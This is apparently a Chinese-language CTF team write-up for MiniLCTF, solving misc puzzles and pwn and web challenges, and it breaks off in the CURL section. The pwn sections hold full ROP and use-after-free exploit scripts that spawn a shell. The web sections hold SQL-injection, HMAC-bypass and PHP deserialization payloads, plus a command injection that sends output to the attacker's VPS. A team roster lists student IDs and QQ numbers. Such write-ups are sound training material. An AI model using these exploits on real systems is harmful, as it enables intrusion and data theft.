INFO
WriteUp
- MISC
  - Welcome
  - Nazo
  - 我的世界
  - see or not see
  - Moe
  - pcap
  - 问卷调查
- PWN
  - pwn0
  - pwn1
  - pwn2
- Web
  - baby sqli
  - easy bypass
  - easy_unserialize
  - CURL
  - baby sqli2
  - 神秘的交流平台
- Crypto
  - Easy RSA
  - Crypto2
- RE
  - re1
  - 贪吃蛇
  - EasyCrack
  - Kid
- MOBILE
  - Get_flag

INFO

队伍**ID**	队长**QQ**
0	769713482

参赛人员	学号	**QQ**
void0red	17130120125	769713482
fa1con	17180110028	874355815
qiqi	17180110064	1165394984

WriteUp

MISC

Welcome

经过复杂的计算和多角度的观察，得到flag

MiniLCTF{Welcome_to_MakerCTF233}

Nazo

> 解题人：qiqi

- Lv0 谜.io

直接`GO`

- Lv1 欢迎

```
nazo.io 是一款解谜游戏

在下方输入正确的 key答案，即可进入下一关

key: welcome
```

直接给出了key`welcome`

- Lv2 规则

```
每关 key 由小写字母、数字组成，不含空格

key 在哪儿呢 ^_^
```

右键查看源代码，得到key是`gotcha`

- Lv3 从右往左念

```
where is key

标题有时很重要
```

提示从右往左念`key is where`

所以key是`where`

- Lv4 完形填空

```
Life is a chain of moments of enjoyment, not only about ________.

搜索引擎是你的好朋友
```

直接google到答案是`survival`

- Lv5 Morse

```
... --- ...
```

摩斯密码

解码得到`SOS`

- Lv6 Base64

```
恭喜！你完成了新手教学关卡！（邪恶笑）

好戏现在正式开演 ^_^

MTAyOTE3NDAzNw==
```

base64解码得到`1029174037`

- Lv7 OICQ

```
这关答案请直接找帅气的游戏作者！不要问我怎么找作者 ¬_¬

你刚输入了什么？
```

搜索一下`OICQ`是啥，发现是QQ，联系提示，想到上一题的key是作者qq号，搜一下，在加好友问题中发现key是`Macintosh`

- Lv8 IDNs

```
错的是.世界
```

搜一下`IDNs`，发现是国际化域名

直接访问`https://错的是.世界`得到key是`Saionjisekai`

- Lv9 角度

> 请输入图中的验证码，帮助我们确认您不是机器人

我们从正向和左侧都能看到英文单词是`pineapple`

- Lv10 回到上世纪

```
What's this?
```

百度识图，显示是鼠标，所以key是`mouse`

- Lv11 Unicode

> 𝖓𝖊𝖜𝖊𝖗ⓞ𝖘𝖑𝖊𝖘𝖘𝖙𝖔𝖋𝖚
>
> 「据说只有 XXX 块以上的设备才能看见上面的文字」

上面那串文字就是key：`neweroslesstofu`

- Lv12 1A2B

```
1234 0A0B

5678 0A2B

9576 3A0B

____ 4A0B
```

猜数游戏

前四个是数字，后四个中的第一个数字表示数字也对位置也对的个数，第三个数字表示数字对但位置不对的个数

所以锁定是`95_6`，猜一个`9506`，对了

- Lv13 虚无

乍一看什么都没有，拖动鼠标，发现有一张图片的轮廓被选中

thealpha

因为和背景颜色一样所以，看不到，新窗口打开就能看到是`thealpha`

- Lv14 我爱记歌词

```
♪ 我种下 __ __ __ __

♪ 终于 __ __ __ __ __

♪ 今天是个 __ __ __ __
```

查看源代码看到`<;img src=";[image/apple.jpg](https://nazo.io/image/apple.jpg)"; alt=";我真的不只是配图"; title=";我真的不只是配图"; style=";width:120px; max-width: 100%";>;<;/img>;`


猜测是图片隐写

binwalk发现zip，foremost分离一下

分离得到的zip解压得到一个种子文件，工具打开，看到一个文件叫`greendam.key`，猜测key就是`greendam`，通过

- Lv15 声音的轨迹

分析一下音轨，用工具查看频谱图



应该是个镜像翻转，反过来是`koenokisekl`

但是怎么提交都不对，后来又想了各种方法，都不行，但是很明确的一点是这确实是key

于是猜测最后一个`l`会不会是`i`，只是显示不出来

提交`koenokiseki`正确

好坑啊。。。为什么软件在mac上总是出现这种显示不全的问题，怎么拉伸都不行～

- Lv16 虚掩

又是给了一张背景色和大背景一样的图，乍一看什么都没有，拖动看到一张图，新标签页打开

打开检查元素

```
<rect width="200" height="200" style="fill:#eee"></rect>
<rect x="42.07" y="51.98" width="100" height="89.1" style="fill:#eee">
</rect>
<rect x="105.64" y="77.78" width="80.59" height="71.28" style="fill:
#eee"></rect>
<rect x="5.64" y="59.16" width="86.44" height="96.28" style="fill:#eee">
</rect>
<rect x="14.15" y="24.59" width="44.68" height="124.47" style="fill:
#eee"></rect>
<rect x="39.41" y="69" width="112.23" height="31" style="fill:#eee">
</rect>
<rect x="114.68" y="38.68" width="64.63" height="71.28" style="fill:
#eee"></rect>
<rect x="8.83" y="33.36" width="185.9" height="138.3" style="fill:#eee">
</rect>
```

将这里所有的`width`和`height`改为0

得到`secretvg`

- Lv17 虚空

随意拖动，发现五行空格

复制下来unicode编码


得到

```
\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002
\u2003\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2003
\u2003\u2003\u2003\u2002\u2002\u2003\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2002\u2002\u2002
\u2002\u2002\u2002\u2003

\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2003\u2002\u2002\u2002\u2002\u2003
\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002
\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002
\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2003\u2002\u2002
\u2003\u2002\u2002

\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2002\u2002\u2003\u2002\u2002\u2003\u2002\u2002\u2002
\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2003\u2003\u2003\u2003\u2002
\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2003\u2003\u2003\u2003\u2003
\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002

\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2003\u2003
\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002
\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002
\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002
\u2003\u2002\u2002\u2002\u2002

\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002
\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002
\u2002\u2002\u2003\u2002\u2002\u2003\u2003\u2003\u2003\u2003\u2002\u2002\u2003\u2002\u2002\u2002
\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2002\u2003\u2002\u2002\u2002\u2002
```

搜索一下资料，发现`\u2003`与em同宽，`\u2002`与en同宽，且是em的一半

有思路了，应该是要把`\u2003`换成一种字符，`\u2002`换成另一种字符，并且`\u2003`的宽度得是`\u2002`的两倍

于是我们将`\u2003`换成`1 1`，将`\u2002`换成两个空格，得到




key是`ENTROPY`，也即为本题flag

我的世界

> 解题人：fa1con，void0red

直接暴打void 100次,flag为minil{mc_is_so_c00l!}



see or not see

> 解题人：void0red

```
$pdftotext see_or_not_see.pdf
```

flag{security_through_obscurity}

Moe

> 解题人：fa1con，void0red，qiqi

1. hex打开，搜索png文件尾AE 42 60 82，发现有两个，dd分离出第二张图片，并将第二张图片的数据从第一张图片删去并保存。在第二张图片数据前补上png文件头。
2. 比较后发现噪点较多，尝试盲水印的方法。

   ```
   python bwm.py decode two.png one.png 5.png
   ```

3. 打开5.png得flag。MiniLCTF{Th1s_iS_BlindWaterMark_hahaha}

pcap

> 解题人：void0red，fa1con

幸运数字23，一段base64编码。有一段bin，头文件查看为pyc文件，保存成文件，网站在线反编译得到py文件，写脚本解密。

```
import string
import sys
import random
from base64 import b64encode, b64decode

def rot13(s):
    _rot13 = string.maketrans('ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz',
'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm')
    return string.translate(s, _rot13)

def b64d(s):
    return b64decode(s)

def dcaesar(plaintext, shift = 3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(shifted_alphabet, alphabet)
    return plaintext.translate(table)

def decode(pt,cnt=23):
    tmp = pt
    for i in range(23):
        if tmp[0] == '1':
            tmp = rot13(tmp[1:])
        elif tmp[0] == '2':
            tmp = b64d(tmp[1:])
        elif tmp[0] == '3':
            tmp = dcaesar(tmp[1:])
    print b64d(tmp[1:])

decode('13332ZvWAL0IfGJ9vFSItFgdGyTSdM3OELIESJi5BIKzTHvN5ESAKGhOGyJMdHgdTF1ZvM0pjI1lTH1IjFhELDiE
IZi9XISMXZ1Ary0hgJR5AJgIJD1AsIg5GxjArIQOvZIHsxfOGIRVvH25wF1LtHg5IxIMoM1MXGJLsx3OgIgWAH1zJGSAUHip
GyISeMhznFIlpEgzGIg5vHvAjH1EKIgMwxhMZH1zwLJzVIhEJZiRtIIIrF1WHGgMgZTSXISMnZg1qEhzFE1LvJIMvGSDuw0l
wyHLsH3OwFhMSZIMEIKytHvWTFSESz3AGxhlXISytMSIJGglKySWBIhImLg5IFgpJEizWM1MFISAtHJSHIi9YH1HtE1AKIfA
hIIMsMIIwMSIIx1MGIRl3M0dELIWKZHzwEGSpHhI3HSZsLJ5jZSLvGIzJFIWKJhEFZSMqMSdTFg1tEi5jEJ9LMQAwITysyvS
GZSMZH25rGhSqIJSGIvIVJhzTxSAIx3AiIJ9sGIEPGIAqx3MGySWnJhIJySWIx01wEGS6wRIrGJMIw25jZUAgJgzrFhAUIgM
IEKArISMBF1kux0pjIKzPGgImLJytw0MAJTz3M1MBDhhtHKlgIvhXJi1PLJzfEgIiIJ9ZJhIwZR1qIg1HE1WBMgIvFhlKz0l
FZH5ZH1zJGiMIw3OAIhWXIGSjz2ytEgWGyIMHIfO3FhgtM1hFIRlPIGOvx1EIyvSIyT9ZH1InGhHsFglHZSMRHiAOBD==')
```

```
λ python pacp.py
MiniLctf{1TaCHl_so_Cu7e}
```

问卷调查

MiniLctf{H4ve_Fu0_H3re}
谢谢大家的参与，祝大家多挖洞多拿cve
送给大家金老板的一句话：“一直学习就可以！”

PWN


pwn0

> 解题人：fa1con

只开了NX保护，IDA看很明显gets可以栈溢出。可以找到system@plt函数，只需将"/bin/sh\0"写入bss段，作为system的参数即可，构造rop链。

```
from pwn import *

elf = ELF('pwn1')
plt_gets = elf.symbols['gets']
print 'plt_gets=' + hex(plt_gets)
plt_system = elf.plt['system']
print 'plt_system=' + hex(plt_system)
vuln_addr = 0x08048564
bss_addr = 0x0804a040

#p = process('./pwn1')
p = remote("118.24.110.193",2333)
p.recvuntil('name:')
'''
payload1='a'*44 + p32(plt_gets) + p32(vuln_addr)+ p32(bss_addr)
print 'payload1'
p.sendline(payload1)
p.sendline('/bin/sh;')
print 'payload2'
payload2 = 'a'*44 + p32(plt_system) +p32(0xffffffff) +p32(bss_addr)
p.sendline(payload2)
p.interactive()
'''
pr_addr = 0x0804867b  #0x080483b9
payload3 = 'a'*44 + p32(plt_gets) + p32(pr_addr) + p32(bss_addr) + p32(plt_system) +
p32(0xdeafbeef) +p32(bss_addr)
p.send(payload3)
p.send('/bin/sh\0')
p.interactive()
```

flag为MiniLCTF{Y0u_see_it_is_easy!}




pwn1

> 解题人：void0red

经典`uaf`利用题，参考HITB2016就是干的`poc`脚本，需要泄露出`libc`版本，不得不推荐一下查`libc`的网站 https://libc.blukat.me

```python
from pwn import *
# p = process('pwn1')
p = remote('118.24.110.193',10001)
libc = ELF('./libc6_2.23-0ubuntu10_amd64.so')
elf = ELF('./pwn1')

def create(size, string):
    p.recvuntil('xit')
    p.sendline('C')
    p.recvuntil('size:')
    p.sendline(str(size))
    p.recvuntil('str:')
    p.send(string)

def delete(id, string='Y'):
    p.recvuntil('xit')
    p.sendline('D')
    p.recvuntil('id:')
    p.sendline(str(id))
    p.recvuntil('?:')
    p.sendline(string)

def getROP(addr):
    rop = p64(addr + 0x0000000000001153)
    rop += p64(addr + elf.got['malloc'])
    rop += p64(addr + elf.plt['puts'])
    rop += p64(addr + 0x0000000000001153)
    rop += p64(1)
    rop += p64(addr + 0x000000000000114a)
    rop += p64(0)
    rop += p64(1)
    rop += p64(addr + 0x0000000000202050)
    rop += p64(8)
    rop += p64(addr + 0x0000000000202068)
    rop += p64(0)
    rop += p64(addr + 0x0000000000001130)
    rop += 'a'*8*7
    rop += p64(addr + 0x0000000000000af0)
    return rop

create(4, 'aaa\n')
create(4, 'aaa\n')
delete(0)
delete(1)
delete(0)
create(4, '\x00')
create(0x20, 'a' * 0x16 + 'lo' + '\x8b\x00')
delete(0)

p.recvuntil('lo')
addr = p.recvline()
addr = addr[:-1]
addr = u64(addr + '\x00' * (8 - len(addr))) - 0xc8b
```

```
base_addr = addr

delete(1)
create(4, '\x00')
create(0x20, 'a' * 0x18 + p64(0x000000000000114c + addr))
rop = getROP(addr)
delete(1,'Y AAAAAA' + rop)

addr = p.recvline()[:-1]
addr = p.recvline()[:-1]
addr = u64(addr + '\x00' * (8 - len(addr)))
malloc_addr = addr
addr = addr - libc.symbols['malloc'] + libc.symbols['system']

p.sendline(p64(addr)+'/bin/sh')
print hex(base_addr),hex(malloc_addr)
p.interactive()
```




pwn2

> 解题人：void0red

直接利用`ROPgadget`生成rop链，注意不能使用`pop edx; ret`这一地址末尾一字节正好为`\x0a`回车符会被`gets`识别为结束

```python
import struct
from pwn import *
r = remote('118.24.110.193',10086)
p = 'a'*28
p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x08059909) # pop eax ; ret
p += '/bin'
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret

p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x08059909) # pop eax ; ret
p += '//sh'
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret

p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080492c3) # xor eax, eax ; ret
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret

p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea060) # @ .data

p += struct.pack('<I', 0x080492c3) # xor eax, eax ; ret
p += struct.pack('<I', 0x0808db42) # add eax, 0xb; pop xxx;
p += struct.pack('<I', 0xdeadbeaf)

p += struct.pack('<I', 0x0806c775) # int 0x80

r.sendline(p)
r.interactive()
```



Web

baby sqli

> 解题人：qiqi

能过滤的基本都过滤了，哭～

想起来之前klaus跟我说过在某些特定情况下可以使用`反引号作注释

前提就是在可以使用别名的情况下，例如`order by` `group by`


使用反引号时，虽然我们只输入了一个，但是mysql会自动帮我们加上后面的那个，这样我们就可以把反引号后面所有东西都当作是一个别名，从而起到注释作用

这里我们可以使用`group by`语句来构造

因为能过滤的基本都被过滤了，不太可能又查询语句了，利用万能密码绕过

payload

```
username=admin' group by @`
```



minil{Please_have_Fun!}

easy bypass

> 解题人：qiqi

当我们给`hash_hmac`第二个参数传递的值为数组的时候，会返回`false`

这时`secret`的值我们就可以控制为`false`


本地输出一下

```
php > echo hash_hmac('sha256', 1, false);
41e0a9448f91edba4b05c6c2fc0edb1d6418aa292b5b2942637bec43a29b9523
```

Payload

```
hmac=41e0a9448f91edba4b05c6c2fc0edb1d6418aa292b5b2942637bec43a29b9523&host=1&nonce[]=1
```

即可绕过验证，获得flag`MiniLCTF{3asy_hm4c_Byp4ss_for_U}`




```php
<?php
highlight_file(__FILE__);
if(empty($_POST['hmac']) || empty($_POST['host'])){
    header('HTTP/1.0 400 Bad Request');
    exit;
}
$secret = getenv("SECRET");
if(isset($_POST['nonce']))
    $secret = hash_hmac('sha256',$_POST['nonce'],$secret);
$hmac = hash_hmac('sha256',$_POST['host'],$secret);
if($hmac !== $_POST['hmac']){
    header('HTTP/1.0 403 Forbidden');
    exit;
}
echo exec('cat ../flag.txt');
?>
MiniLCTF{3asy_hm4c_Byp4ss_for_U}
```

easy_unserialize

> 解题人：qiqi

需要了解一下php的类

利用实例化类时会自动执行`__construct()`函数来给变量赋值，以达到我们想要的结果

在`gg`类中，`$this->gg`调用了`start`类中的`get1()`方法

利用

```
public function __construct()
{
  $this->gg = new start();
}
```

只要我们实例化一个`gg`类就可以让`$this->gg`变成`start`的一个实例，从而达到调用`get1()`方法的目的

往下看，在`cat`类中，我们看到一个`__invoke()`魔法函数，里面是一个`echo`，想到如果`echo`一个类的话，就会去调用`__toString()`魔法函数，而后面的`test`类中确实有一个`__toString()`，而且还调用了`getFlag()`方法，正式我们想要达到的目的

返回来看`__invoke()`，当脚本尝试将对象调用为函数时，调用`__invoke()`方法

仔细找一下，有没有可能将类当作函数来调用的地方

在`start`类中，我们看到

```
public function get1()
{
    $s1 = $this->start1;
    $s2 = $this->start2;
    $s1($s2);
}
```

我们只要让`$this->;start1 = new cat()`同时`$htis->;start2 = new test2()`即可，因为我们之前已经实例化了一个`start`类，所以用跟前面同样的方法我们就可以达到目的

这样`$s1($s2)`就会变成一个`cat`类被当成一个函数并将一个`test2`类当作参数传入，从而达到调用`__invoke()`函数的目的，然后接着去调用`__toString()`

再看`__toString()`，里面`$this->;a`调用了`flag`类中的`gatFlag()`方法，还是之前的思路，将`$this->;a`实例化为`flag`的一个类

得到最终的poc

```php
<?php
class gg
{
    private $gg;
    public function __construct()
    {
        $this->gg = new start();
    }
}
class start
{
    private $start1;
    private $start2;
    public function __construct()
    {
        $this->start1 = new cat();
        $this->start2 = new test2();
    }
}

class cat{}

class test2
{
    private $a;
    public function __construct()
    {
        $this->a = new flag();
    }
}

class flag{}

$test = new gg();
echo urlencode(serialize($test));
?>
```

运行一下得到payload

```
O%3A2%3A%22gg%22%3A1%3A%7Bs%3A6%3A%22%00gg%00gg%22%3BO%3A5%3A%22start%22%3A2%3A%7Bs%3A13%3A%22%0
0start%00start1%22%3BO%3A3%3A%22cat%22%3A0%3A%7B%7Ds%3A13%3A%22%00start%00start2%22%3BO%3A5%3A%2
2test2%22%3A1%3A%7Bs%3A8%3A%22%00test2%00a%22%3BO%3A4%3A%22flag%22%3A0%3A%7B%7D%7D%7D%7D
```

传入得到`MiniLCTF{eaSy_pHp_Uns3r1zal1z3_}`

```
`
    public function getFlag()
    {
        system('cat ../flag.txt');
    }
}
$x = $_GET['x'];
if (isset($x)) {
    unserialize($x);
}
?> MiniLCTF{eaSy_pHp_Uns3r1zal1z3_}
```

CURL

> 解题人：qiqi

命令注入

payload

```
curl=vpsip:port/`ls|base64`
```

我们也可以加上`head`和`tail`参数来限制返回的行数

例如

```
ls|base64|head -n 2|tail -n 1
```

在服务器上监听


```
Listening on [0.0.0.0] (family 0, port 2333)
Connection from 45.40.207.251 53920 received!
